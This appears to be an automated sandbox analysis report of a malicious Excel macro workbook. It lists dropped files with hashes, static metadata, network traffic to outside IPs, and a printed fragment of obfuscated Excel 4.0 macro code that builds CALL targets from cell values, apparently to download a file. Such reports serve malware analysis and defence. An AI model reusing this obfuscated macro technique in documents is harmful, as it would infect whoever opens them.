Preview:	.U.N.0.}G.."....j..]xd.`?....U..1.....P.*-.....s.3.^....!...e..U.W.u-.w.].d.&.0.A...rvz2._.....O)...e.V`..8.,|.".k.x.r):.....K.R.2..M..B<.T].hy.d...~o..T-.!.-E"...w$._,....%..C....H.4!jb.w..... ..{.m..wgD08N..CC....u.32.....!./50j....FXr.....q9.~....fZ.a%.4.....s....=+..T2....'(.n.....:..A.u.|Z.....2.n<.h.U].....>...6bZ..o.2..C.....>.CE.%...x...}.4+o..H.8.x..'Y...AL...I..2., ?.....j.7/...?.....PK.....!.t.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 17:12:41 2019, mtime=Tue May 4 10:51:42 2021, atime=Tue May 4 10:51:42 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.655082200856559
Encrypted:	false
SSDEEP:	12:8SZuXU2vduCH2KOa2D4zSiuX+WrjAZ/DYbDPSeuSeL44t2Y+xIBjKZm:8w+lia+icAZbcDV7aB6m
MD5:	8BFFAACFFBFC528948052F64BEE5F95D
SHA1:	BB737B39FDACC71138600C1DD00C09E79E5537F9
SHA-256:	5108ABEBD2F2A7E6974AB21CAD1BA1B4A08524A55FA8DF7C665CE6E6A3B08092
SHA-512:	C188C2B194E36169D5C33AA6CBE48E79896A26F43B82BCB909E134A0695173F48F9494B140E430558CD5B996B5F6D8454D04538AFE1DF40B638AFE765D92D854
Malicious:	false
Preview:	L.....F.....-..=Be..@..=Be..@.. .....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...Ri^.....:.....;..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l .l.,.-.2.1.8.1.3.....P.1.....>Q|<..user.<.....N...Ri^....#J.....j.o.n.e.s.....~.1.....Ru^..Desktop.h.....N...Ru^.....Y.....>.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2 .1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...As...`.....X.....216041.....!a..%.H.VZAj...m<..... .....!a..%.H.VZAj...m<.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9. ..1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	115
Entropy (8bit):	4.59911576030832
Encrypted:	false
SSDEEP:	3:oyBVomxWdacEI2OytcEI2mxWdacEI2v:djuaZtZaj
MD5:	19FC1324EF0021D509D5A8DAF316C4DF
SHA1:	60FF2DF708BD84B80D40E01FF037C9D61F478E46
SHA-256:	68782E3476F3DA67AB4D1796164708A27E2CE02134A59429591A41C6C7964DA8
SHA-512:	1DC19FAC86C265AE967CDEBC8EFA5464794FC8D1246E50652D2A504DB3D419B7F6D1AD701F481B296A0C3D86DC3CF92DF15A73DEF230DCBA7E7D629D45336 11
Malicious:	false
Preview:	Desktop.LNK=0..[misc]..statistic-2069354685.LNK=0..statistic-2069354685.LNK=0..[misc]..statistic-2069354685.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\statistic-2069354685.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 06:35:52 2020, mtime=Tue May 4 10:51:42 2021, atime=Tue May 4 10:51:42 2021, length=107618, window=hide
Category:	dropped
Size (bytes):	2220
Entropy (8bit):	4.704022266106895
Encrypted:	false
SSDEEP:	48:8hNHliabW6RPiY6uB6phNHliabW6RPiY6uB6:8hFliay64Y6uKhFliay64Y6u
MD5:	320A4974EB418DDF4D3592E78DE3A205
SHA1:	211C8075764DEE2DCF34FC3CAB5A0D534E2CD999
SHA-256:	933C586DF817A2DF1D4A0A7D083479F0DF68AC2FFFE7C22BC13A407ACB5D0DB0
SHA-512:	7160A1BD630A8BA89C44B78A732CDF297B88FDA729F8DFAC0CB1511C9A1BBC696FA7D278A8D68417D33237B1117DA37BD0E79FB437E521E6B357E6890502782
Malicious:	false
Preview:	L.....F.... ....}YS.....u..@..Y.s..@..b.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...Ri^.....:.....;..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....P.1.....>Q|<..user.<.....N...Ri^....#J.....j.o.n.e.s.....~.1.....>Q}<..Desktop.h.....N...Rj^.....Y.....>.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2 .1.7.6.9.....2.....Rp^ .STATIS~1.XLS..d.....>Q{<.Rp^.....V.....6..s.t.a.t.i.s.t.i.c.-.2.0.6.9.3.5.4.6.8.5...x.l.s.m....._.....-.....^.....>.S.....C:\Users\user\ Desktop\statistic-2069354685.xlsm..0.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.s.t.a.t.i.s.t.i.c.-.2.0.6.9.3.5.4.6.8.5...x.l.s.m.....:..,.LB.)...As...`.....X.....216041.....!a..%.H.V ZAj.....!a..%.H.VZAj.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	dropped
Size (bytes):	22
Entropy (8bit):	2.9808259362290785
Encrypted:	false
SSDEEP:	3:QAlX0Gn:QKn
MD5:	7962B839183642D3CDC2F9CEBDBF85CE
SHA1:	2BE8F6F309962ED367866F6E70668508BC814C2D
SHA-256:	5EB8655BA3D3E7252CA81C2B9076A791CD912872D9F0447F23F4C4AC4A6514F6
SHA-512:	2C332AC29FD3FAB66DBD918D60F9BE78B589B090282ED3DBEA02C4426F6627E4AAFC4C13FBCA09EC4925EAC3ED4F8662FDF1D7FA5C9BE714F8A7B993BECB3 342
Malicious:	false
Preview:	....p.r.a.t.e.s.h.....

C:\Users\user\Desktop\CFB40000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	107618
Entropy (8bit):	7.916049268000447
Encrypted:	false
SSDEEP:	1536:nmHTqPyl/yBO992hjPcQpWUot9ErjPX44sh0x13TQf1:nl+yo9opH8x+3xs6ZQt
MD5:	882095718AF57FA3BAE17A531D90F22F
SHA1:	7E5863C725008053C77A9BA9C17ECB105C63D1BE
SHA-256:	F5975244672C7752B568930B74717DB5DC2C12C738CFE3B24B846BB2093F0162
SHA-512:	8A819EA6B83B8C411E46A49341A3B4AECCDC3EA14DCE8C580CE498E84ED5FC2D10B9BF96206F7704526D90FD2BB605DC2C18319F5F8BD72255D21881C38A4F A

C:\Users\user\Desktop\CFB40000	
Malicious:	false
Preview:	.U.N.0.}G.."....j..]xd.`?....U..1.....P.*-.....s.3.^....!...e..U.W.u-.w.].d.&.0.A...rvz2._.....O)...e.V`..8.,|.".k.x.r):.....K.R.2..M..B<.T].hy.d...~o..T-.!.-E"...w$._,....%..C....H.4!jb.w..... ..{.m..wgD08N..CC....u.32.....!./50j....FXr.....q9.~....fZ.a%.4.....s....=+..T2....'(.n.....:..A.u.|Z.....2.n<.h.U].....>...6bZ..o.2..C.....>.CE.%...x...}.4+o..H.8.x..'Y...AL...l..2., ?.....j.7/...?.....PK.....!.t.....[Content_Types].xml ...(..... ....

C:\Users\user\Desktop\~$statistic-2069354685.xlsm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtBhFXI6dtt:RJZhJ1
MD5:	836727206447D2C6B98C973E058460C9
SHA1:	D83351CF6DE78FEDE0142DE5434F9217C4F285D2
SHA-256:	D9BECB14EECC877F0FA39B6B6F856365CADF730B64E7FA2163965D181CC5EB41
SHA-512:	7F843EDD7DC6230BF0E05BF988D25AE6188F8B22808F2C990A1E8039C0CECC25D1D101E0FDD952722FEAD538F7C7C14EEF9FD7F4B31036C3E7F79DE570CD06 7
Malicious:	**true**
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . . ..pratesh ..p.r.a.t.e.s.h. . . . .

C:\Users\user\jordji.nbvt11	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	494
Entropy (8bit):	4.962239405540505
Encrypted:	false
SSDEEP:	12:hnMQbwzRQ6QclfhxxEdWr+YZrH3atJMlgOt0quoQL:hMxRQspxCQnZrH3atEx0h
MD5:	0357AA49EA850B11B99D09A2479C321B
SHA1:	41472BA5C40F61FA1C77C42CF06248F13B8785F0
SHA-256:	0FF0B7FCB090C65D0BDCB2AF4BBD2C30F33356B3CE9B117186FA20391EF840A3
SHA-512:	A317A0F035B8DFF7CA60C76B0B75698A3528FD4C7C5E915292C982D2B38C1C937C318362C891E93BEE6FDB1B166764D7183140A837FD23DAA2BE3D2DAC5A5D C
Malicious:	false
Preview:	<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">.<html>. <head>. <title>Contact Support</title>. <meta http-equiv="Conten t-Type" content="text/html; charset=utf-8">. </head>. <body marginwidth="0" marginheight="0" leftmargin="0" topmargin="0">. <iframe width="100%" height="100%" frameborder="0" SCROLLING="auto" marginwidth="0" src="http://fwdssp.com/?dn=referer_detect&pid=5POL4F2O4"></iframe>. </body>.</html>.

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.917058358399405
TrID:	• Excel Microsoft Office Open XML Format document (40004/1) 83.33% • ZIP compressed archive (8000/1) 16.67%
File name:	statistic-2069354685.xlsm
File size:	109084
MD5:	e594ea809c24d81cacae25761ae68a4d
SHA1:	c402e78a57d801ee6220aa1e8532e444db22f911
SHA256:	d328633005bb0fd39826107193a26f4d6d933fb4f2dfb6f8 e4eb48c6eab81df3
SHA512:	01e3c852814d23f57b206ff2f6b4f0c0f55cf76ed7bc77483 688e2a86d2c4b4112487b1e157b25adf81ac0b64afd144 ae8c720e1c1c39bd9bd8d06dd06fd4e2
SSDEEP:	1536:cutuov3BiTr4GDgM+nG92hjPcQpWUot9E8cNcrA OJOerwzkFBHhr6vQnf+zy7fc:ckuocrZDKGopH8x+8Hd oLqp6vif+zUk

General	
File Content Preview:	PK..........!.t...............[Content_Types].xml ...(.................. ....

File Icon

	
Icon Hash:	74ecd0e2f696908c

Static OLE Info

General	
Document Type:	OpenXML
Number of OLE Files:	1

OLE File "statistic-2069354685.xlsm"

Indicators	
Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

```
,,,=HALT(),,,,,,,,,,,"=4984654+9846544+468464=CALL(Sheet2!AY107&""n"",Sheet2!AY108&""A"",Sheet2!AY118,before.3.21.42.sheet!AR49,Sheet2!AT114,before.3.21.42.sheet!AT39,0,0)=CALL(Sheet2!
AY107&""n"",Sheet2!AY108&""A"",Sheet2!AY118,before.3.21.42.sheet!AR49,Sheet2!AT115,before.3.21.42.sheet!AT39&""1"",0,0)",,,,,,,,,,,,,,=Sheet2!AW142(),,,,,,,,,,,,,,,,,,,,,U,J,",D",..\jordji.nbvt1R,J,l,L,C,l,D
,C,R,o,B,e,w,B,g,n,,i,l,,s,o,,t,a,,e,d,0,r,T,,S,o,,e,F,,r,i,,ve,l,,r,e,,,
```

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 13:51:42.397970915 CEST	49732	443	192.168.2.4	192.254.233.89
May 4, 2021 13:51:42.584335089 CEST	443	49732	192.254.233.89	192.168.2.4
May 4, 2021 13:51:42.584445000 CEST	49732	443	192.168.2.4	192.254.233.89
May 4, 2021 13:51:42.585644007 CEST	49732	443	192.168.2.4	192.254.233.89
May 4, 2021 13:51:42.770356894 CEST	443	49732	192.254.233.89	192.168.2.4
May 4, 2021 13:51:42.772543907 CEST	443	49732	192.254.233.89	192.168.2.4
May 4, 2021 13:51:42.772588015 CEST	443	49732	192.254.233.89	192.168.2.4
May 4, 2021 13:51:42.772615910 CEST	443	49732	192.254.233.89	192.168.2.4
May 4, 2021 13:51:42.772629976 CEST	49732	443	192.168.2.4	192.254.233.89
May 4, 2021 13:51:42.772715092 CEST	49732	443	192.168.2.4	192.254.233.89
May 4, 2021 13:51:42.788480043 CEST	49732	443	192.168.2.4	192.254.233.89

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 13:51:42.975387096 CEST	443	49732	192.254.233.89	192.168.2.4
May 4, 2021 13:51:42.975539923 CEST	49732	443	192.168.2.4	192.254.233.89
May 4, 2021 13:51:42.976416111 CEST	49732	443	192.168.2.4	192.254.233.89
May 4, 2021 13:51:43.201735020 CEST	443	49732	192.254.233.89	192.168.2.4
May 4, 2021 13:51:43.516244888 CEST	443	49732	192.254.233.89	192.168.2.4
May 4, 2021 13:51:43.516356945 CEST	49732	443	192.168.2.4	192.254.233.89
May 4, 2021 13:51:43.516750097 CEST	443	49732	192.254.233.89	192.168.2.4
May 4, 2021 13:51:43.516832113 CEST	49732	443	192.168.2.4	192.254.233.89
May 4, 2021 13:51:43.621296883 CEST	49734	443	192.168.2.4	192.185.5.2
May 4, 2021 13:51:43.782363892 CEST	443	49734	192.185.5.2	192.168.2.4
May 4, 2021 13:51:43.782493114 CEST	49734	443	192.168.2.4	192.185.5.2
May 4, 2021 13:51:43.783493996 CEST	49734	443	192.168.2.4	192.185.5.2
May 4, 2021 13:51:43.944354057 CEST	443	49734	192.185.5.2	192.168.2.4
May 4, 2021 13:51:44.058368921 CEST	443	49734	192.185.5.2	192.168.2.4
May 4, 2021 13:51:44.058418989 CEST	443	49734	192.185.5.2	192.168.2.4
May 4, 2021 13:51:44.058444977 CEST	443	49734	192.185.5.2	192.168.2.4
May 4, 2021 13:51:44.058517933 CEST	49734	443	192.168.2.4	192.185.5.2
May 4, 2021 13:51:44.058648109 CEST	49734	443	192.168.2.4	192.185.5.2
May 4, 2021 13:51:44.072736025 CEST	49734	443	192.168.2.4	192.185.5.2
May 4, 2021 13:51:44.235205889 CEST	443	49734	192.185.5.2	192.168.2.4
May 4, 2021 13:51:44.236114025 CEST	443	49734	192.185.5.2	192.168.2.4
May 4, 2021 13:51:44.236186028 CEST	49734	443	192.168.2.4	192.185.5.2
May 4, 2021 13:51:44.237066031 CEST	49734	443	192.168.2.4	192.185.5.2
May 4, 2021 13:51:44.406100035 CEST	443	49734	192.185.5.2	192.168.2.4
May 4, 2021 13:51:44.406223059 CEST	49734	443	192.168.2.4	192.185.5.2
May 4, 2021 13:51:44.406393051 CEST	443	49734	192.185.5.2	192.168.2.4
May 4, 2021 13:51:44.406443119 CEST	49734	443	192.168.2.4	192.185.5.2
May 4, 2021 13:51:44.407274008 CEST	49734	443	192.168.2.4	192.185.5.2
May 4, 2021 13:51:44.411142111 CEST	49736	443	192.168.2.4	192.185.5.2
May 4, 2021 13:51:44.568136930 CEST	443	49734	192.185.5.2	192.168.2.4
May 4, 2021 13:51:44.575158119 CEST	443	49736	192.185.5.2	192.168.2.4
May 4, 2021 13:51:44.575300932 CEST	49736	443	192.168.2.4	192.185.5.2
May 4, 2021 13:51:44.575822115 CEST	49736	443	192.168.2.4	192.185.5.2
May 4, 2021 13:51:44.738636017 CEST	443	49736	192.185.5.2	192.168.2.4
May 4, 2021 13:51:44.739607096 CEST	443	49736	192.185.5.2	192.168.2.4
May 4, 2021 13:51:44.739692926 CEST	49736	443	192.168.2.4	192.185.5.2
May 4, 2021 13:51:44.740456104 CEST	49736	443	192.168.2.4	192.185.5.2
May 4, 2021 13:51:44.744724989 CEST	49736	443	192.168.2.4	192.185.5.2
May 4, 2021 13:51:44.910984993 CEST	443	49736	192.185.5.2	192.168.2.4
May 4, 2021 13:51:45.066790104 CEST	443	49736	192.185.5.2	192.168.2.4
May 4, 2021 13:51:45.066895008 CEST	49736	443	192.168.2.4	192.185.5.2
May 4, 2021 13:51:45.067207098 CEST	443	49736	192.185.5.2	192.168.2.4
May 4, 2021 13:51:45.067291975 CEST	49736	443	192.168.2.4	192.185.5.2
May 4, 2021 13:52:13.517757893 CEST	443	49732	192.254.233.89	192.168.2.4
May 4, 2021 13:52:15.121191978 CEST	443	49736	192.185.5.2	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 13:51:23.770911932 CEST	50579	53	192.168.2.4	8.8.8.8
May 4, 2021 13:51:23.822685003 CEST	53	50579	8.8.8.8	192.168.2.4
May 4, 2021 13:51:24.408754110 CEST	51703	53	192.168.2.4	8.8.8.8
May 4, 2021 13:51:24.451069117 CEST	65248	53	192.168.2.4	8.8.8.8
May 4, 2021 13:51:24.460694075 CEST	53	51703	8.8.8.8	192.168.2.4
May 4, 2021 13:51:24.499855042 CEST	53	65248	8.8.8.8	192.168.2.4
May 4, 2021 13:51:24.871850967 CEST	53723	53	192.168.2.4	8.8.8.8
May 4, 2021 13:51:24.872790098 CEST	64646	53	192.168.2.4	8.8.8.8
May 4, 2021 13:51:24.873475075 CEST	65298	53	192.168.2.4	8.8.8.8
May 4, 2021 13:51:24.920574903 CEST	53	53723	8.8.8.8	192.168.2.4
May 4, 2021 13:51:24.921340942 CEST	53	64646	8.8.8.8	192.168.2.4
May 4, 2021 13:51:24.930332899 CEST	53	65298	8.8.8.8	192.168.2.4
May 4, 2021 13:51:26.248569012 CEST	59123	53	192.168.2.4	8.8.8.8
May 4, 2021 13:51:26.300040960 CEST	53	59123	8.8.8.8	192.168.2.4
May 4, 2021 13:51:26.867866039 CEST	54531	53	192.168.2.4	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 13:51:26.925519943 CEST	53	54531	8.8.8.8	192.168.2.4
May 4, 2021 13:51:27.516824961 CEST	49714	53	192.168.2.4	8.8.8.8
May 4, 2021 13:51:27.565836906 CEST	53	49714	8.8.8.8	192.168.2.4
May 4, 2021 13:51:28.863428116 CEST	58028	53	192.168.2.4	8.8.8.8
May 4, 2021 13:51:28.912921906 CEST	53	58028	8.8.8.8	192.168.2.4
May 4, 2021 13:51:30.235063076 CEST	53097	53	192.168.2.4	8.8.8.8
May 4, 2021 13:51:30.283868074 CEST	53	53097	8.8.8.8	192.168.2.4
May 4, 2021 13:51:30.653620005 CEST	49257	53	192.168.2.4	8.8.8.8
May 4, 2021 13:51:30.714517117 CEST	53	49257	8.8.8.8	192.168.2.4
May 4, 2021 13:51:36.179513931 CEST	62389	53	192.168.2.4	8.8.8.8
May 4, 2021 13:51:36.228352070 CEST	53	62389	8.8.8.8	192.168.2.4
May 4, 2021 13:51:37.300726891 CEST	49910	53	192.168.2.4	8.8.8.8
May 4, 2021 13:51:37.367475986 CEST	53	49910	8.8.8.8	192.168.2.4
May 4, 2021 13:51:37.384557962 CEST	55854	53	192.168.2.4	8.8.8.8
May 4, 2021 13:51:37.436135054 CEST	53	55854	8.8.8.8	192.168.2.4
May 4, 2021 13:51:37.836776018 CEST	64549	53	192.168.2.4	8.8.8.8
May 4, 2021 13:51:37.895064116 CEST	53	64549	8.8.8.8	192.168.2.4
May 4, 2021 13:51:38.851494074 CEST	64549	53	192.168.2.4	8.8.8.8
May 4, 2021 13:51:38.909684896 CEST	53	64549	8.8.8.8	192.168.2.4
May 4, 2021 13:51:39.868117094 CEST	64549	53	192.168.2.4	8.8.8.8
May 4, 2021 13:51:39.925184011 CEST	53	64549	8.8.8.8	192.168.2.4
May 4, 2021 13:51:41.884332895 CEST	64549	53	192.168.2.4	8.8.8.8
May 4, 2021 13:51:41.945091963 CEST	53	64549	8.8.8.8	192.168.2.4
May 4, 2021 13:51:42.338073015 CEST	63153	53	192.168.2.4	8.8.8.8
May 4, 2021 13:51:42.395291090 CEST	53	63153	8.8.8.8	192.168.2.4
May 4, 2021 13:51:42.634377956 CEST	52991	53	192.168.2.4	8.8.8.8
May 4, 2021 13:51:42.686194897 CEST	53	52991	8.8.8.8	192.168.2.4
May 4, 2021 13:51:43.559484959 CEST	53700	53	192.168.2.4	8.8.8.8
May 4, 2021 13:51:43.617522955 CEST	53	53700	8.8.8.8	192.168.2.4
May 4, 2021 13:51:43.832644939 CEST	51726	53	192.168.2.4	8.8.8.8
May 4, 2021 13:51:43.884644032 CEST	53	51726	8.8.8.8	192.168.2.4
May 4, 2021 13:51:45.062772036 CEST	56794	53	192.168.2.4	8.8.8.8
May 4, 2021 13:51:45.111588955 CEST	53	56794	8.8.8.8	192.168.2.4
May 4, 2021 13:51:45.887466908 CEST	64549	53	192.168.2.4	8.8.8.8
May 4, 2021 13:51:45.936235905 CEST	53	64549	8.8.8.8	192.168.2.4
May 4, 2021 13:51:45.974437952 CEST	56534	53	192.168.2.4	8.8.8.8
May 4, 2021 13:51:46.024394035 CEST	53	56534	8.8.8.8	192.168.2.4
May 4, 2021 13:51:49.420334101 CEST	56627	53	192.168.2.4	8.8.8.8
May 4, 2021 13:51:49.471944094 CEST	53	56627	8.8.8.8	192.168.2.4
May 4, 2021 13:51:50.248855114 CEST	56621	53	192.168.2.4	8.8.8.8
May 4, 2021 13:51:50.297612906 CEST	53	56621	8.8.8.8	192.168.2.4
May 4, 2021 13:51:51.124306917 CEST	63116	53	192.168.2.4	8.8.8.8
May 4, 2021 13:51:51.174125910 CEST	53	63116	8.8.8.8	192.168.2.4
May 4, 2021 13:51:52.499180079 CEST	64078	53	192.168.2.4	8.8.8.8
May 4, 2021 13:51:52.548141956 CEST	53	64078	8.8.8.8	192.168.2.4
May 4, 2021 13:51:53.303857088 CEST	64801	53	192.168.2.4	8.8.8.8
May 4, 2021 13:51:53.362802029 CEST	53	64801	8.8.8.8	192.168.2.4
May 4, 2021 13:51:54.351300001 CEST	61721	53	192.168.2.4	8.8.8.8
May 4, 2021 13:51:54.400078058 CEST	53	61721	8.8.8.8	192.168.2.4
May 4, 2021 13:51:55.241765022 CEST	51255	53	192.168.2.4	8.8.8.8
May 4, 2021 13:51:55.293801069 CEST	53	51255	8.8.8.8	192.168.2.4
May 4, 2021 13:51:56.163275003 CEST	61522	53	192.168.2.4	8.8.8.8
May 4, 2021 13:51:56.215879917 CEST	53	61522	8.8.8.8	192.168.2.4
May 4, 2021 13:51:56.981895924 CEST	52337	53	192.168.2.4	8.8.8.8
May 4, 2021 13:51:57.030991077 CEST	53	52337	8.8.8.8	192.168.2.4
May 4, 2021 13:51:57.949692965 CEST	55046	53	192.168.2.4	8.8.8.8
May 4, 2021 13:51:57.983257055 CEST	49612	53	192.168.2.4	8.8.8.8
May 4, 2021 13:51:57.998388052 CEST	53	55046	8.8.8.8	192.168.2.4
May 4, 2021 13:51:58.031964064 CEST	53	49612	8.8.8.8	192.168.2.4
May 4, 2021 13:52:00.440874100 CEST	49285	53	192.168.2.4	8.8.8.8
May 4, 2021 13:52:00.503273964 CEST	53	49285	8.8.8.8	192.168.2.4
May 4, 2021 13:52:18.715065002 CEST	50601	53	192.168.2.4	8.8.8.8
May 4, 2021 13:52:18.777292013 CEST	53	50601	8.8.8.8	192.168.2.4
May 4, 2021 13:52:18.881072998 CEST	60875	53	192.168.2.4	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 13:52:18.936347008 CEST	53	60875	8.8.8.8	192.168.2.4
May 4, 2021 13:52:31.497075081 CEST	56448	53	192.168.2.4	8.8.8.8
May 4, 2021 13:52:31.554251909 CEST	53	56448	8.8.8.8	192.168.2.4
May 4, 2021 13:52:45.285296917 CEST	59172	53	192.168.2.4	8.8.8.8
May 4, 2021 13:52:45.348727942 CEST	53	59172	8.8.8.8	192.168.2.4
May 4, 2021 13:53:12.643991947 CEST	62420	53	192.168.2.4	8.8.8.8
May 4, 2021 13:53:12.749162912 CEST	53	62420	8.8.8.8	192.168.2.4
May 4, 2021 13:53:13.826142073 CEST	60579	53	192.168.2.4	8.8.8.8
May 4, 2021 13:53:13.883987904 CEST	53	60579	8.8.8.8	192.168.2.4
